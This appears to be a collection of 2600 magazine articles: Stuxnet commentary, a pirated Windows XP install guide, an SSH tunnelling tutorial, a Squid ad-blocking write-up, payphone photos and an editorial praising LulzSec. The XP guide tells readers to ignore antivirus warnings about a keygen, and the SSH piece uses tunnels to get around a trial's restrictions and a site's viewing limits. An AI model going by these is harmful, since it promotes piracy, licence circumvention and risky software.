For example, in 2005, the voice switches for Vodaphone Greece were trojaned with an advanced, run-time patched piece of code, which tapped into the wiretap functionality to snoop on over a hundred government officials, company executives, embassy officials, and military officers. The perpetrators were never found: State actors? Organized crime groups? Suddenly, we're well beyond the purview of pranksters. (For an excellent complete chronology of the Greek phone hack, go read `http://spectrum.ieee.org/telecom/security/the-athens-affair`. We'll be here when you get back.) I don't know if this is the first publicly disclosed network attack against critical governmental services, but it's a very interesting data point.

Of course Stuxnet is still making news, a year after it was discovered, analyzed, debated, debated, fingers pointed, headlines made, debated further. Shockingly complex, specifically targeted, and subtly disruptive of a very specific piece of equipment, which just *happens* to be the heart of a hostile nation's nuclear program?

Iran blames the U.S. and Israel. The U.S. winks and says it's sure unfortunate for Iran, and isn't it such a shame. Israel is accused of building duplicates of the facilities in Iran for testing just such an attack.

No one is officially accepting ownership of Stuxnet. No one wants to be the ones to fire the first shot in a real, proper, "cyber attack." The real question left to me is: are we any more secure? I highly doubt it. Factories, power plants, even the "smart grid" being pushed by regional power companies use similar control systems, systems which were not necessarily designed to be hardened from external attacks. Some control systems likely predate the Internet and networks as we know them.

Changing software is fairly easy. Changing hardware is significantly less so. It's easy (for some relative definition of easy) to roll out a Windows patch on a Tuesday to close a hole, but when there are a thousand control systems over acres of a facility or hundreds of thousands of customers' homes, sharing a network where someone just brought a laptop back from the coffee shop, the next generation of specifically crafted worms may have a field day, and there's no simple way to change all those devices.

Siemens recently announced a group of vulnerabilities in its SCADA control systems which would not be publicly disclosed for reasons of national security; I have to wonder how similar they were to the same vulnerabilities Stuxnet was taking advantage of.

2600 - THE NEXT GENERATION

We know what a lot of you have been up to.

Don't worry, it's cool. The world needs new hackers, and creating them in your own home is a very ingenious plan indeed. But have you thought about what these future innovators are going to wear?

Well, worry no more. The folks at the 2600 clothing subsidiary have devised a brand new scheme to entice youngsters into the world of hacking at a far younger age than has ever been attempted.

So here's what we're offering: two-color printing of the famous blue box on the front of 100% cotton black shirts for the wee ones, in the following sizes: 12 months, 2T, 4T, and 5/6T.

The price is $15. You can order one today at store.2600.com or by writing to 2600 P.O. Box 752 Middle Island, NY 11953-0752 USA

A Brief Guide to Black Edition XP

by Oddacon T Ripper

If you don't remember, 9x was a term referring to the early versions of the Windows operating systems... 3.1, 95, 98... they were all 9x. It was called 9x because all of Microsoft's operating systems prior to it were eight bit operating systems. In the 1980s, most all computers ran eight bit OSes. MS-DOS, Apple II, GEOS, CP/M. were all popular back then. But when Microsoft released Windows 95, they designed it to support 32 bit! They would leave the processor at 16 bit for the sake of backwards compatibility, but Microsoft didn't change all of their code to 32 bit. This began to impact the operating system's efficiency and stability. Hence, the famous blue screen of death.

Microsoft has come a long way since 9x, though. With NT, XP, Vista, and Windows 7, they have overcome a lot of compatibility/networking issues. Can you sense the sarcasm? I remember when XP was first released on the market back at the turn of the millennium. It might as well have been called Swiss Cheese OS because there were so many security issues. One of the main exploits worked by booting XP using an older version of Windows and going into recovery mode. In older versions of Windows when you tried this, you were prompted to type in a password. But in Windows XP, this technique granted the "hacker" unrestricted access to the computer. The "hacker" then could access any of the files and folders on the system and copy them to any removable media. It didn't matter even if the system was password protected. Mostly, the issue was with holes in Microsoft programs. Remember the Melissa or the ILOVEYOU virus? They were both malicious worms geared for programs like Outlook, Word, Excel. Obviously, Microsoft answered by slowly pushing out updates - service packs, rather. SP1, SP2, and the almighty SP3, which featured some network security like NAP (Network Access Protection). Still, it was not enough. Remember in 26:3, "Microsoft, Please Salt My Hash!"? We found out that Microsoft wasn't even encrypting their passwords. This meant that stored passwords were not safe. So when a password got stored, there would be no way to encrypt or "hash" it. Salting is just a way of encrypting the passwords, which is a security feature UNIX systems have been using since the late 70s.

Black Edition

Windows XP accounts for over half of the consumer based operating systems out there today. So, if you're still running a 9x box, run Black Edition XP. First off, it's a copyrighted version of Microsoft's Windows XP, and that means it's illegal! So why bother running a pirated version of XP in the first place? Well consider that the original version of Windows XP had numerous security holes, as well as system and compatibility issues. I know what you're going to say: "I don't feel safe installing an OS that is not legitimate." Neither would I. If you're skeptical of viruses, trojans, becoming a botnet, and other malware, I suggest running Black Edition on a virtual machine. VirtualBox is a free program available at `http://www.virtualbox.org/`. If you have installed Black Edition XP on a different virtual machine, it will sometimes overwrite a config file called WINNT.SIF, resulting in the loss of the extra programs and custom settings. Worst of all, you will be asked to enter a key. If you have this problem, just use a key from the .txt file in the "\KEY CHANGER" directory on the disc/ISO. Then run "Auto Setup.bat" in the \OEM\RunOnce\ directory from the disc/ISO. After that, the custom setup will appear. However, you can also burn the ISO to a disc and format it like any other version of Windows XP. If, during the setup, you get a message that your hard drive is not detected or a blue screen pop-up, this usually means that the SATA driver for your hard drive is missing. Try to disable the SATA/ACHI option or set the SATA mode to IDE in your BIOS. If the setup starts, then install your SATA/ACHI driver, restart your computer, and change the BIOS hard drive setting back to SATA.

The setup process is similar to any other version of 9x, except that after it's finished, a custom message box prompt pops up with a 60 second warning that the preconfigured settings and extra programs will be installed, and, if nothing has been selected after 60 seconds, the option "Yes" will automatically be chosen. Then, a series of shell windows will pop up in dark green lettering, installing the various driver packs, runtimes, applications, patches, and updates.

After the shell-like DOS windows finish, the System Properties window will pop up and the ChaNinja theme will be defaulted along with a cool looking pirate skull background image. The language bar icon will also appear on the taskbar, defaulted to Luxembourg military time. Then suddenly, a dialog box will appear with a 30 second warning, saying that installation has finished and the computer will restart at the end of that duration. After the system reboots, everything should be working properly. You can remove the language bar by simply right clicking on the taskbar>Language Bar>Select Settings, clicking the Language Bar button, de-selecting "Show the language bar on the desktop" checkbox, and hitting the "OK" button. To change the time from Luxembourg military to another, click Control Panel>Regional and Language Options, then change the dropdown menu from "Luxembourgish (Luxembourg)" to your desired country.

While the identity of the group who disassembled the original Windows XP and assembled Black Edition XP remains unknown, rumors say that the group ORiON had something to do with compiling it. Anyway, Black Edition is an x86 32-bit version of XP that has been stripped of useless Microsoft components and pre-installed with a boatload of useful software. One important note about Black Edition is that it's an illegitimate version of Windows XP, so don't try to use your existing XP key. For one thing, it probably won't work. In addition, Black Edition XP comes with an XP key changer (Keyfinder) that registers Windows Genuine Advantage and removes the activation prompt. If you get a warning from your antivirus about this file, do not fret. All key generator programs are flagged as a virus.

Another noticeable feature of Black Edition XP is the boot time. This is due to certain files and programs that have been removed and certain updates that are slipstreamed in. Rest assured that anything that could create system problems or cause any software applications to crash has been removed. In fact, here is a list of the programs and components that have been removed: Address Book, Games, Internet Games, Paint, Pinball, Movie Maker, Music Samples, Old CDPlayer and Sound Recorder, Communication Tools, FrontPage Extensions, Internet Information Services (IIS), MSN Explorer, Netmeeting, Outlook Express, Windows Messenger, Blaster/Nachi Removal Tool, Desktop Cleanup Wizard, Out of Box Experience (OOBE), Security Center, Tour, Zip Folders, Display Adapters, and a few worthless directories and images.

Along with removing files, Black Edition has also integrated Service Pack 3 (SP3) along with all of the useful software. Remember that security issue I mentioned earlier about "salting the hash" and how Microsoft failed to address this flaw? Black Edition answered by integrating HashCheck Shell Extension (`http://code.➥kliu.org/hashcheck/`) which salts files and allows you to compare the checksums, letting you see if any data is corrupted. K-Lite Mega Codec has also been installed, along with Flash Player, QuickTime Alternative, Windows Media Player 11, DirectX, and Java SE Runtime Environment (JRE) to decode and encode almost all audio and video formats. Some other tools included are: 7-Zip (`http://www.7-➥zip.org/`), which has a high compression ratio compared to WinZip and supports 7z, ZIP, GZIP, BZIP2, ISO, RAR, TAR, and a bunch more extensions. DriverPack (`http://➥www.driverpacks.net/`) features hundreds of Chipset, CPU, GPU, Audio, Runtimes for ATI, Mass Storage, LAN, WLAN drivers. Chances are that DriverPack will not find every device driver in your system, and you will have to manually find some of the drivers on the web, so be aware of any devices that might not be well known or recognized.

Windows Internet Explorer 8 also comes defaulted with a bunch of cool links to online TV portals, various streaming music, underground searching databases, and open source programs like Notepad++ which has syntax highlighting for all you code junkies. Sandboxie isolates and secures web browsing. Daemon Tools is a virtual disk image emulator. OpenOffice is pretty much the number one open source alternative office program.

Since Black Edition XP is an underground project, there is no official source to download it or to seek further assistance from. It's sort of an open source, ongoing project with new updates and patches constantly being added, but you can easily find a copy of Black Edition XP by simply searching the web or by checking torrent sites.

The Many Uses of SSH Tunnels

by twopointfour@riseup.net

SSH, as many of us know, is a protocol for remotely administering computers. You may hear people say "I'm gonna SSH into that box and restart apache" or something. As amazing as being able to remotely (and securely) connect to servers and run commands is, SSH can do a lot more than that. When you upload files securely with SFTP, you're actually using SSH to transfer the files. And SSH can also do some awesome port forwarding tricks. I'll just be talking about one type of port forwarding though: dynamic port forwarding. Dynamic port forwarding is turning an SSH server into a secure proxy server that your other applications can use.

You'll need access to an SSH server somewhere on the Internet for any of this to work. You normally get access to one if you pay for web hosting (with any halfway decent web hosting company anyway). You can pay a hosting company like Dreamhost $10 a month and they'll let you create as many SSH users on their server as you want, so you can give them out to your friends who are looking for an SSH server to tunnel through. If you have a computer that is always on at home, you can even set up your own SSH server. For the purpose of my examples, I'm going to assume that your SSH server's hostname is "myserver" and your username is "me".

You're also going to need some SSH software. If you're using Linux or a Mac, you already have it. If you're using Windows, you'll need to download it. There's a pretty good SSH client called PuTTY, but unfortunately it doesn't support dynamic tunnels. So instead, I suggest either installing SSH with Cygwin (`http://www.cygwin.com/`) if you know what you're doing, and, if you're not sure what you're doing, just use the OpenSSH Windows port (`http://sshwindows.sourceforge.net/`). You don't need to install the server, just the client.

Opening an SSH Tunnel

To create a SOCKS5 proxy server with SSH (aka an SSH tunnel), open up a command prompt and type this:

```
ssh -D 8080 me@myserver
```

This will SSH to myserver with the user me so you can run commands, and it will also start a SOCKS5 proxy server on localhost, port 8080 in the background.

Tunneling Firefox Traffic

Open up Firefox and download the add-on called FoxyProxy Basic. This add-on makes it easy to switch between proxy servers. After you restart Firefox, it should say "FoxyProxy: Disabled" in the bottom right of the browser. Right-click on that and select Options. Click the Add New Proxy button. A window will pop up with two tabs at the top, General and Proxy Details. Click the General tab and set the Proxy Name to be something like "ssh tunnel". Now click the Proxy Details tab and make sure the Manual Proxy Configuration radio button is selected. Under Host or IP Address put "localhost", and under Port put "8080". Check the box next to "SOCKS proxy?" and make sure the SOCKS v5 radio button is selected. Then click OK and close the FoxyProxy options. You have just added your SSH tunnel proxy to FoxyProxy.

Now you can right-click on FoxyProxy in the corner of your browser and switch between "Disabled" and "ssh tunnel". Go ahead and set it to "Disabled" for now, and go to a website like `http://displaymyip.com/` to see what the Internet thinks your IP address is. The IP address you see is your actual IP address. Now right-click on FoxyProxy and select "ssh tunnel", and refresh the page. If you opened your SSH tunnel correctly, it should now display a different IP address there, the IP address of your SSH server. Cool, huh?

So what's actually happening here? Since SSH connections are all encrypted, I'm going to use => to mean an encrypted SSH connection and -> to main a plaintext connection. The first thing you did was:

```
[home] -> [displaymyip.com]
```

And the website showed you your IP address. The second thing you did was:

```
[home] => [myserver] -> [displaymyip.com]
```

This time, the website showed you myserver's IP address instead. And better than that, your connection between home and myserver is encrypted, which means if anyone is trying to eavesdrop on you at your local network, they can't see anything.

Now, on to the tricks.

Protecting Yourself on Public Wi-Fi

On open Wi-Fi networks (and many other networks too), it's trivial for an attacker to collect all the packets and look through them. You can use tools like aircrack-ng, wireshark, and FireSheep to do this. If you set Firefox to send all traffic through

your SSH tunnel, people can still try to monitor what you're doing, but all they'll see is a bunch of encrypted SSH traffic. No one will be able to sniff your traffic or hijack your sessions. They can even man-in-the-middle you if they want - it doesn't matter, they can't see what you're doing. They can even be sneaky and use tools like sslsniff to trick you out of using HTTPS, but it won't work.

Starting an SSH tunnel creates a local SOCKS5 proxy server, which means you can use several applications that support proxy servers, not just Firefox. You want to connect to your instant messaging server without people stealing your password? Pidgin and Adium support SOCKS5 proxies - check out your account settings. This works with most any email client, most any web browser, most any IRC client, and really most things that you do on the Internet. If you tunnel it all through SSH, eavesdroppers and attackers can't see what you're doing. (Also, people in IRC can't tell what your home IP address is.)

Getting Around Internet Censorship

A lot of networks block access to specific websites, like schools and particularly fascist businesses. A lot of governments have countrywide Internet censorship, like China, Australia, and, if the movie and music industries get their way, the United States and all of the countries in the European Union. If you're in this situation, you just need to connect to an SSH server outside of your censorship zone and tunnel your traffic through that. That's it.

So if you're in school and they won't let you connect to Facebook, tunnel your traffic through any random web host, and you can access Facebook through the tunnel. If you're in China and you can't look up information about Tibet, tunnel your traffic through the United States.

It's quite simple, and since it uses SSH instead of other plain text proxy servers, no one will be able to know what you're doing.

Infinite Megavideo Without Paying

If you've ever tried watching streaming pirated TV on the Internet (come on, we all have), you've probably noticed that most of the shows are hosted on random video hosting sites, and the most popular is `megavideo.com`. If you're watching a *Buffy the Vampire Slayer* marathon, you'll quickly notice that after 72 minutes (into S01E02), you get this error: "You have watched 72 minutes of video today. Please wait 54 minutes or click here to enjoy unlimited use of Megavideo." Annoying, right?

What it actually means is "your IP address has watched 72 minutes of video today." As soon as you get this error, you can right-click on FoxyProxy and switch from "Default" to "ssh tunnel" (thus switching to a different IP address) and refresh the page. This time, instead of coming from your home IP, you're coming from myserver's IP. Megavideo thinks you're a different user and you can continue watching without a problem. Until, of course, myserver has watched for 72 minutes. Then you can switch back to "Default" again, since it's been over 54 minutes.

Unlimited HTTPS With PdaNet Trial

PdaNet is an awesome smartphone Internet tethering app that lets you use your phone's data plan on your computer. You install the app on your smartphone, install another program on your computer, plug your phone in, and start the app. You can then connect to the Internet through your phone instead of with your wireless card. I've only used it on my Android phone, but there are versions of PdaNet available for iPhone, Blackberry, and Windows Mobile.

It comes with a free 30-day trial. It still works after that, but it blocks HTTPS websites. By default, SSH uses port 22, HTTP uses port 80, HTTPS uses port 443, etc. Technically, rather than blocking HTTPS, PdaNet actually just blocks all traffic going out on port 443.

But if you use an SSH tunnel, you'll be accessing port 80, 443, and possibly others, but only exiting your computer through port 22. So if you use PdaNet to connect to the Internet, start your SSH tunnel and set FoxyProxy to use "ssh tunnel", and none of your HTTPS traffic will get blocked.

PdaNet blocks connections that look like this because you would be connecting to port 443:

```
[laptop] -> [paypal.com]:443
```

But they don't block these connections, because you're only connecting to port 22:

```
[laptop] => [myserver]:22 ->
➥ [google.com]:80
[laptop] => [myserver]:22 ->
➥ [paypal.com]:443
```

In Conclusion

To make things easier, you can set up passwordless SSHing with public key authentication (Google it). You can take the "ssh" command you run to open the tunnel and put it in a bash script so you don't have to type that whole thing each time (and you can modify it with -f -N so it just opens the tunnel in the background instead of opening a command prompt). You can even use something like autossh or a cron job to make sure your tunnel is always open, and then configure your applications to always use it.

Using an SSH tunnel encrypts your traffic locally, gives you another IP address to connect to servers with, and pushes all of your traffic through port 22 (or whatever port your SSH server is listening on). There are tons of other uses. Try it out.

by Dufu

I thought this might be interesting to some of the folks out there and also possibly stir up some additional conversation.

In New Jersey, there are license plates you can get for your car, truck, RV, or motorcycle that are called "Senatorial Courtesy Plates." Typically, they have three letters, then a space, and then a single number. If you go to the DMV with a custom plate request and have a three letter, single number combination, they will essentially turn you down on the spot because without Senatorial approval, you cannot own one of these plates in New Jersey.

Here is how the plate is useful to the local authorities or anyone else who might be interested:

The first letter is a "county" designation. For instance, "S" is for Somerset County. However, there are two other "S" counties. Salem is in the southern portion of the state and Sussex is in the north. Four counties start with "M" as well. Morris County uses the letter "L" and Middlesex uses "K," from what I understand. The numbers section is interesting as well with "6" and "7" typically reserved for people who are cops, although I know of at least a single person who was not a cop who had one. He did have some other high level government access, so I think they pulled some strings for him to drive around in his hot rod with "police plates," if you will. "1" is typically for Freeholders (county government officials) and very important mayors. I'd like to know how they determine VIP mayors from non-VIP mayors, but that's another story. "3," "4," and "5" are usually reserved for police chief use only.

I wish I had the full list of what all the letters and numbers mean, but this is all I could get out of my contact. Maybe someone else out there can write in with the information? Bueller? Bueller? Bueller?

Most of this information is supposedly not known at the local police force level except in large towns or cities, but it is well known at the state police level. Now you may wonder just how this would be useful to the Storm Troopers... er... I mean the New Jersey State Troopers. If you have one of these custom plates, they know where you are from by the first letter on your plate and who they might be stopping by the number. If a cop were to be following you and noticed your cool plate (as well as the fact that you were speeding or otherwise taking advantage of your crime permission ID tag), he or she knows before they pull you over how important of a person you are in the eyes of the government hierarchy. They can then make a decision prior to turning on their lights and sirens whether it will benefit them or be highly detrimental to their career path. This may shock and surprise a lot of you, but cops don't generally pull over other cops. Can you say legalized organized crime? An ex-girlfriend of mine had a father who was a Port Authority officer. He was a good man, but he told me of times when he would have to drive around in his old beat up pickup truck that could not pass inspection and was not registered. When pulled over, he would simply flash his badge and be sent on his way. That there, my friends is what these plates do for government officials, but it happens before and without the police stop.

<Mini Rant On> This is a little side note on the issue, but a friend of mine always says, "Never let intimidation or fear keep you from speaking the truth. Expose intimidation and banish fear! Exposure is sometimes the best form of accountability." To me, this is exactly the reason why this information has to get out there. Officers play a very important role in society and LEOs (Law Enforcement Officers) in general are a good thing. But as old farmer Brown used to say, one rotten apple can spoil the whole bushel, right? Those who were hired to "Serve and Protect" cannot be allowed to forget that little motto, even if it has disappeared from the side of most of their cruisers in the past few years. Those in office who were hired to serve and represent us seem to have forgotten that. They think we are here to serve them and their goals. *<Mini Rant Off>*

All of this information comes to me from someone who had a Somerset County plate back in the late 1980s, so it may be a bit outdated. He did, however, provide the information in December 2010, so I'm guessing that he would have added a little note about how things have changed if that was the case, since he keeps current contact with those in the government to this day.

I hope you enjoyed this little look into the workings of the New Jersey State Crime Allowance Organization. I'm sure it is similar to the CAO in your state or country as well.

by Suborbital
suboorbital@gmail.com (yep, two Ohs)

Squid (`www.squid-cache.org`) is an open-source proxy server that can be installed on any operating system. The configuration file is imposing, to say the least, but only because it contains basically the entire documentation for squid. Lines of default configuration file: 4984. Lines actually in use in my config file: 45. The squid instance described in this article was installed under the MacPorts package on OS X 10.6.something (although I have set it up under Windows XP, too).

I started out with the intention of blocking advertising on iPad applications. Normally, you could use something like the Firefox add-on "Ad Block Pro," but on an iPad, ads turn up all over the place, not just in web browsers (the Atomic Web Browser has ad blocking, but I was interested in things like ads in the BBC app). Fortunately, for a given wireless server, you can manually define a proxy, and so I duly set this to my MacBook, IP address 192.168.0.9, running squid on the default port, 3128. Squid was set up to allow proxying access to anything on the local (i.e., home) network, with the line

```
>> acl localnet src
➥ 192.168.0.0/16 # RFC1918
➥ possible internal network
```

and, most importantly, to log the terms in GET requests, with the line

```
>> strip_query_terms off
```

As an example, the request `http://➥www.google.com/search?q=2600` will be logged in its entirety, instead of just `http://www.google.com/search?`. POST requests are not handleable in the same way, but to examine the content of POST requests, you could probably redirect all traffic (at least temporarily) to a custom script whose only function was to enumerate POST request variables and their values. Secure requests (https requests, usually to port 443) are encrypted and also not available. On the whole, this is a good thing, as every request to `apple.com` was made via https, including some which look quite advertisement-seeking, such as

```
>> 1293720754.249 2663
➥ 192.168.0.10 TCP_MISS/200 1512
➥ CONNECT iadsdk.apple.com:443 -
➥ DIRECT/216.236.237.207 -
```

(the fields here (the squid default) being the timestamp, time to serve, requesting IP (i.e., the iPad), cache result (i.e., not found in cache), size of result (bytes), method (e.g., GET, CONNECT), URL address:port, the "hierarchy code" (rfc931), peerstatus/peerhost (i.e., how and where data was returned from), and returned data (MIME) type ("-" here, since it was not logged, but, e.g., "image/jpeg").

So, the ads being served through various apps were fairly easy to pick up, although there was one false positive (`tapjoyads.com`, used to authenticate purchases; the Wolfram Alpha app does the same). The ad servers that I saw in the squid access.log (which logs every request passing through squid along with whether it was served from the squid cache, a primary use of squid) were added to a blacklist file. This was included in the squid config file with the lines

```
>> include /opt/local/etc/squid/
➥blacklist.txt >> http_access
➥ deny BlackList
```

The blacklist.txt file contained a list of the servers to block, each one a regular expression, albeit trivial ones, like

```
acl BlackList url_regex -i
➥ google-analytics.com
acl BlackList url_regex -i
➥ googlesyndication.com
acl BlackList url_regex -i
➥ doubleclick.net
acl BlackList url_regex -i
➥ admob.com
acl BlackList url_regex -i
➥ ads.mp.mydas.mobi
acl BlackList url_regex -i google
➥_custom_search_watermark.gif
acl BlackList url_regex -i
➥ greystripe.com
...
```

The other servers currently in my blacklist are

```
iphone.playhaven.com
m.pinger.com
ads.pinger.com
serve.vdopia.com
www.fluik.com
www.jampaq.com
www.myprivatebrowserapp.com
analytics.medu.com
cloudfront.net
adwhirl.com
medialytics.com
imrworldwide.com
2mdn.net
```

Not all of these servers are ad servers per se, but some provide tracking of various kinds (e.g., `google-analytics.com`) and so were denied too. The `cloudfront.net` servers are used to provide content hosted on Amazon's cloud services and could conceivably serve up useful content, and so this regex might need some refining, but in all of the cases I saw, they were being used for ads. Seen in the logs but missing from this list was the server `tapjoyads.com`, used by the Doodle Buddy app, a free drawing application which contains themed sets of stencils, backgrounds, and stamps, to check for purchased sets (you get one free); it also contains banner ads, but these were served by `greystripe.com`. Note to developers: please don't use servers with the term "ads.com" in them for serving legitimate content. It's disingenuous. As another example, the BBC news app ads were served by `ad.mo.doubleclick.net`. All easily dealt with using the above blacklist; from their frequency, it appears that either greystripe, doubleclick, or admob are serving ads from the iAd system (Apple's in-app ad server), or perhaps more than one of these.

Of note is `www.myprivatebrowser.com`. This free web browser promises "a simple web browser built for the iPad that removes all your web browser cookies and history when you open and close the browser." Not all that secure, but better than nothing, right? Well, when you open it, the default (unchangeable) home page is a custom Google search form, which immediately runs off and requests `http://www.myprivate➥browserapp.com/app/big.gif`. Nice statistics gathering, Cooply Apps! Welcome to the blacklist!

So, ads come from all over the place (including the usual suspects), and (at least at home) you can set up a proxy to deal with them. What other strange requests are going out over the airwaves from your iDevice? Only your unique device identifier (UDID). Only to ad servers (well, not only). Requests were made to the following servers which passed my iPad's UDID in GET requests:

```
ads2.greystripe.com
adsx.greystripe.com
mayhem.eamobile.com
serve.vdopia.com/adserver/...
ws.tapjoyads.com
```

Gah! Well, `tapjoyads.com`, checking what in-app add-ons I'd purchased... okay. EA games (`eamobile.com`), seemingly informing them of in-game achievements... okay. But greystripe? WTF? And here's an interesting one (line breaks inserted before each GET variable; x's added for anonymity):

```
>> http://ads.mp.mydas.mobi/getAd
➥.php5?sdkapid=18754
&auid=b4585xxxxxxxxxxxxxxxxxxxx
➥xxxxxxxx23463
&mmisdk=3.5.8-10.6.29.i
&ua=iPad%204.2.1
&age=31
&vendor=adwhirl
&lat=0.000000
&zip=
&long=0.000000
&adtype=MMBannerAdBottom&hswd=728
&hsht=90
&accelerometer=true
```

Here we have a request to an ad server which uniquely identifies my iPad, passes my age (well, that's not mine, but perhaps I entered this one somewhere?), the version of my iPad's OS, whether I have an accelerometer in my device (or whether it's on?), and, although not used, *my latitude and longitude??* If this were a useful app that happened to start up with the request "App XXX would like to use your current location", perhaps those might have been passed on to the ad company. If anyone can find such an example, please write in. All in all, it was no surprise that, in the middle of this project, a story appeared on the BBC news app (ha!) about a class action against Apple for allowing personally identifying data (i.e., the UDID) to be shared unnecessarily and without users' consent.

It's 2011. Do you know where your ads are coming from? The converse might just be true.

European Payphones

Spain. Found in the winding streets of the ancient city of Granada in the southern part of the country. Takes both coins and cards.

Photo by Howard Feldman

European Payphones

Photos by

Italy. Seen in the small town of Riomaggiore, in the Cinque Terre region of the north. While this model doesn't take coins, there are others like it that do.

Photo by Howard Feldman

European Payphones

Belgium. A study of two standard payphones with very different upbringings in the city of Brussels. With this kind of cultural clash going on, is it any wonder the country is being torn asunder?

Photo by Sean K.

European Payphones

Belgium. A study of two standard payphones with very different upbringings in the city of Brussels. With this kind of cultural clash going on, is it any wonder the country is being torn asunder?

Photo by Sean K.

International Payphones

Japan. Discovered in Hiroshima, about a block away from the Atomic Bomb Dome and only 30 meters from the actual hypocenter of the A-bomb dropped on the city.

Photo by F.K. Martens

International Payphones

Egypt. Not really in the center of all of the recent mayhem, this phone nonetheless could have been used to spread the word from the relatively tourist-friendly area of Luxor.

Photo by Andrew Song

International Payphones

Malaysia. Seen in the city of Miri on the island of Borneo. Only coins are accepted here but they won't do you a whole lot of good without the handset.

Photo by Jimmy Winslow

International Payphones

Ghana. This phone was found in Abetifi-Kwahu. Almost every last person in the country uses cell phone service from either TIGO, Vodaphone, or MTN. AT&T has a presence, but it is very limited.

Photo by Dufu

Foreign Payphones

Albania. Seen in the capital city of Tirana, this is the standard model that takes only cards. And yes, "Shqiptar" is an ethonym for the Albanian language. But you knew that.

Photo by Kyle Drosdick

Foreign Payphones

Israel. This bright orange and black model can be found in Jerusalem and does not take coins. We firmly believe that colorful payphones brighten everyone's day.

Photo by FA

Foreign Payphones

Iran. Both of these very different models are used in the streets of Tehran. One is old and takes coins, one is newer and takes cards. But they each exist under the exact same style of canopy. There's probably a lesson in here somewhere. ***Photo by Venture37***

Foreign Payphones

Iran. Both of these very different models are used in the streets of Tehran. One is old and takes coins, one is newer and takes cards. But they each exist under the exact same style of canopy. There's probably a lesson in here somewhere. ***Photo by Venture37***

Disrespect

United States. It's like some sort of creepy ghost story. There once were six happy payphones here. Six! All that remains now are empty shells. (And all of the people seem to have vanished, too.) Seen in Nantucket, Massachusetts.

Photo by Jules

Disrespect

United States. Talk about no respect. Here we have a Home Depot in Reston, Virginia that apparently thinks an empty shelf serves more of a purpose than an actual functioning payphone. We fear they may be right.

Photo by Melissa Jonas

Respect

Canada. Sure, maybe nobody's using the damn thing. But at least **it** looks attractive and artistic. So the next time you see a lonely payphone, think about making it look pretty. This one was found in Vancouver, British Columbia.

Photo by Lani Johnson

Respect

Taiwan. Someone always has to go a bit overboard, don't they? This phone, seen at TPE Airport's international terminal in Taipei, is definitely too pretty for anyone to take seriously. The Hello Kitty craze has really gotten out of hand.

Photo by Henrik

European Payphones

Denmark. In Copenhagen, there is a choice between blood-stained and generic models of the basic payphone. Neither appears to be overly popular at the moment.

Photo by Jason Barna

European Payphones

Denmark. In Copenhagen, there is a choice between blood-stained and generic models of the basic payphone. Neither appears to be overly popular at the moment.

Photo by Jason Barna

European Payphones

Luxembourg. Seen in the town of Manternach and operated by Ascom of Switzerland.

Photo by Alex Hamling

European Payphones

France. Found in a bathroom area in Paris, which is probably how this old-style payphone has evaded replacement for so long. Note that the coin slots still ask for French francs.

Photo by Keith Hopkin

Retro Payphones of the USA

Ruins of an ancient payphone civilization which once thrived in **Hackensack, New Jersey**. The demise of the payphone has been a boon to the flyer community, who now have sheltered spots for their advertisements.

Photo by Marcus Daniels

Retro Payphones of the USA

Here we see that some of the electronics have been left behind but not enough to complete a call, hence the crossing out of the word “phone” from the display by a concerned citizen. Seen in **Rotterdam, New York**.

Photo by Rich Gattie

Retro Payphones of the USA

This is the first stage towards the remodeling of a working payphone into the more popular nonfunctioning design. The phone is still there but the earpiece has been smashed and the coin return removed. It won't be long now. Spotted in **Los Angeles, California**.

Photo by Tyler Lawrence

Retro Payphones of the USA

All that's left here is a wire. Ironically, this shell was seen in the basement level of the Watergate complex in **Washington, DC**, which we all know is located at 2600 Virginia Avenue.

Photo by kondspi

Foreign Payphones

Ecuador. Seen in the small village of Puerto Ayora in the Galapagos Islands, this card-only phone is practically screaming for attention. Claro, incidentally, is part of Mexican phone company America Movil.

Photo by Howard Feldman

Foreign Payphones

Croatia. Found in Karlovac, this phone is part of German giant Deutsche Telekom, as evidenced by the T-Com branding and the pink handset. All in all, this phone has a rather trippy aura to it. Cards only.

Photo by Zafrik

Foreign Payphones

Israel. This phone was discovered in the Old City of Jerusalem. Once again, it's a phone that only takes cards. Coins seem to be rapidly going out of fashion.

Photo by Josh Dick

Foreign Payphones

France. Found in the town of Porto on the island of Corsica, this France Telecom-operated payphone surprises no one by only accepting cards and making for a clean sweep on this page.

Photo by Vincent

Payphones with Character

This phone looks as if it could tell a story or two of some of the things it's seen. It's from an unusual place: **Fuerteventura**, one of the Canary Islands of Spain. It accepts cards and coins.

Photo by Zawaideh

Payphones with Character

Then you come across something like this, a payphone literally residing in a cornfield near **Gap, Pennsylvania**. It looks like it could easily get accidentally harvested one of these years.

Photo by Paul LoSacco

Payphones with Character

And this one was found in **Detroit**. Now be honest. Is this not exactly how you expected a payphone in Detroit to look?

Photo by Anthony M. Bolek

Payphones with Character

As long as we're poking fun at places, here's a pretty typical look for a **Brooklyn** payphone - dirty and colorful while possessing a rather interesting shape.

Photo by Franco Medel

Awakenings

Something truly interesting has been happening in recent months throughout the hacker community and it's been circulating into the mainstream. A renaissance of sorts has reopened a door that many of us have been shying away from over the years. That door can lead to such things as full disclosure, pure mischief, and, most importantly, justice.

Nearly every news story this summer about hacking, or even about technology in general, focused on the "threat" posed by a group known as LulzSec, as well as the much larger and more established Anonymous. Both organizations by definition are faceless and simply don't exist as groups in the traditional sense. Members don't know other members, yet they often work in conjunction towards a common goal. If one part of the network goes down, another almost immediately steps in as a replacement. It's the authorities' worst nightmare as there is no conceivable way of stopping something like this.

It didn't take long for the mass media to draw parallels to faceless terror cells. Yes, such a force *could* indeed be a significantly scary adversary and it's really easy to terrify the public into thinking that drastic measures need to be enacted to stop whatever it is that they're doing. But this is where things get truly interesting. What exactly *are* these unknown people all over the planet doing? It might surprise you to hear that they're doing a bunch of good things. It might be a real shock to be confronted with the theory that their actions are even necessary.

Consider what LulzSec has accomplished in their brief 50-day existence from May to June (supposedly ceasing operations at their own behest). They revealed massive security holes in Sony and, in so doing, brought global attention to that corporation's legal actions against an individual who figured out how to jailbreak the Sony Playstation 3. They successfully hacked the site of Black and Berg Cybersecurity Consulting and turned down the $10,000 prize offered by that company. They've brought further attention to the controversy involving Wikileaks and Bradley Manning. They've stood behind pro-democracy movements in foreign countries and helped to reveal corruption in their existing regimes. Much of their actions are masked in bravado and mockery but, when you cut through all of that, you'll find what appears to be a genuine interest in getting the truth out and exposing corruption, incompetence, and hypocrisy. Indeed, this can be considered an extension of the full disclosure goals of organizations like Wikileaks, but in a completely different style. Every major corporation and a lot of governments have much to fear from the skills and actions of a group like this. And the rest of us have a lot to learn from what they reveal.

